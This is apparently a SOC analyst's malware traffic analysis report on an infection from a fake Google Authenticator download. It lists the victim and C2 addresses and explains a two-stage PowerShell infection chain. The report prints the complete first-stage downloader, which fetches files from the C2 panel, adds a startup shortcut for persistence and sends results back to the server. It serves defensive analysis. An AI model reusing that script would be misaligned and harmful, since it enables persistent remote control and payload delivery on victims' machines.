Malware Traffic Analysis Report
Malware Traffic Analysis Report
Analyzed By: Ali Msahli (AL1_D0CS)
Date: 01/27/2025
Source: Malware-traffic-analysis.net
Background
You work as an analyst at a Security Operation Center (SOC). A coworker reported downloading a suspicious file after searching for “Google Authenticator.” The caller provided the following information, similar to social media posts:
Based on the initial information, you confirmed an infection and retrieved a packet capture (PCAP) for analysis. Reviewing the traffic, you found indicators matching details from a GitHub page referenced in the social media posts.
LAN Segment Details (from PCAP)
| Detail | Value |
|---|---|
| LAN Range | 10.1.17[.]0/24 |
| Domain | bluemoontuesday[.]com |
| AD Domain Controller | 10.1.17[.]2 - WIN-GSH54QLW48D |
| AD Environment Name | BLUEMOONTUESDAY |
| LAN Gateway | 10.1.17[.]1 |
| LAN Broadcast Address | 10.1.17[.]255 |
My Setup
For this investigation, I used the following tools:
- Security Onion VM with tools like Sguil, Wireshark, Kibana, and NetworkMiner.
- Additional tools: VirusTotal and CyberChef.
Analysis
Alerts and Connections

Using NetworkMiner, I identified connections between the victim and the Command-and-Control (C2) server:

- Victim IP:
10.1.17.215 - Victim MAC:
00:d0:b7:26:4a:74 - C2 Server IP:
5.252.153.241
Object Analysis in Wireshark

By examining HTTP requests, I found a suspicious file containing the following PowerShell script:
1
function Download-Files($panelIP, $files, $filesDir){ $web = New-Object System.Net.WebClient try { if(!(Test-Path $filesDir)) { New-Item $filesDir -ItemType Directory | Out-Null } } catch { return @{'status' = 'error'; 'message' = 'error while creating startup directory'} } foreach($file in $files) { try { $link = $file.link $fileName = $file.name $filePath = "$filesDir\$($file.name)" $web.DownloadFile($link, $filePath) if($fileName -eq $startupFile){ $exePath = $startupFile } } catch { return @{'status' = 'error'; 'message' = "Error while download file. Filename: $($file.name). Link: $($link). Error: $($Error[0].exception.message)"} } } return @{'status' = 'success'} } function Create-Shortcut($filePath, $shortCutpath){ $WshShell = New-Object -comObject WScript.Shell $Shortcut = $WshShell.CreateShortcut($shortCutpath) $Shortcut.TargetPath = $filePath $Shortcut.Save() } function Invoke-Startup($panelIP, $files, $filesDir, $startupFileName){ $result = Download-Files $panelIP $files $filesDir if ($result.status -eq 'error'){ return $result } #$startupFilePath = "$filesDir\$startupFileName" $startupFilePath = "C:\ProgramData\huo\TeamViewer.exe" $shortcutPath = "$([Environment]::GetFolderPath('Startup'))\TeamViewer.lnk" try { Create-Shortcut $startupFilePath $shortcutPath } catch { return @{'status' = 'error'; 'message' = "Error while creating shortcut."} } return @{'status' = 'success'; 'message' = 'startup shortcut created'} } function Send-Log($result){ $log = "?k=$result" $uploadUrl = $url + $log $web = New-Object System.Net.WebClient $web.DownloadString($uploadUrl) } function ConvertTo-StringData($hashTable){ foreach ($item in $hashTable) { foreach ($entry in $item.GetEnumerator()) { "{0} = {1}; " -f $entry.Key, $entry.Value } } } $filesDownloadLink = $ip + 'api/file/get-file/' $filesDir = 'C:\ProgramData\huo' $files = @( @{'name' = 'TeamViewer.exe'; 'link' = $filesDownloadLink + 'TeamViewer'}, @{'name' = 'Teamviewer_Resource_fr.dll'; 'link' = $filesDownloadLink + 'Teamviewer_Resource_fr'}, @{'name' = 'TV.dll'; 'link' = $filesDownloadLink + 'TV'} @{'name' = 'pas.ps1'; 'link' = $filesDownloadLink + 'pas.ps1'} ) $startupFile = 'TeamViewer.exe' $result = Invoke-Startup $panelIP $files $filesDir $startupFile $result = ConvertTo-StringData($result) Send-Log($result)
This script ensures that the downloaded executable (TeamViewer.exe) runs every time the system starts by creating a shortcut in the startup folder, in addition it downloads additional files (TV, pas.ps1) that may perform further malicious actions. And finally, it sends the execution result to a remote server.

Checking each file hash on VirusTotal it seems that only TV might be malicious.

The file pas.ps1 contains this random looking code :

I have used Cyberchef to clean this using find & replace

Now i need to transform this string from base64

The output is a string in base64, the final output looks like this:

This PowerShell script is designed to continually connect to a remote server and execute commands or malicious payloads retrieved from that server. How ? This script create a COM object used to interact with the file system then Retrieve the serial number of C:\ –> convert it to hexadecimal string –> convert it back into integer 64-bits –> store it in a variable $serial –> append the serial number to the remote server ip address $url = $ip + $serial
This will keep running in the infinite while loop until it downloads and execute the $result The continuous retry mechanism ensures that the attack persists even if the server is temporarily unreachable.
Conclusion
The investigation of the malware traffic revealed a coordinated attack using obfuscated PowerShell scripts. The initial infection was caused by a suspicious file downloaded by the victim. The malware operates in two main stages
First Stage (Downloader)
A PowerShell script was used to download and execute additional payloads (pas.ps1) from a remote Command-and-Control (C2) server.
This script establishes persistence by creating a shortcut in the startup folder, ensuring the execution of malicious files like TeamViewer.exe on system startup.
Second Stage (C2 Communication)
The secondary script (pas.ps1) contains obfuscated, Base64-encoded commands that execute a persistent infinite loop to communicate with the attacker’s C2 server.
It retrieves commands from the server and executes them on the infected machine. The C: drive’s serial number is used as a unique identifier for the victim, allowing the attacker to track individual targets
Impact
Persistence: The malware ensures it restarts with the system.
Remote Execution: The attacker can remotely deploy additional payloads, execute commands, or exfiltrate data.
Obfuscation: The use of encoding and obfuscation techniques complicates detection by traditional security tools.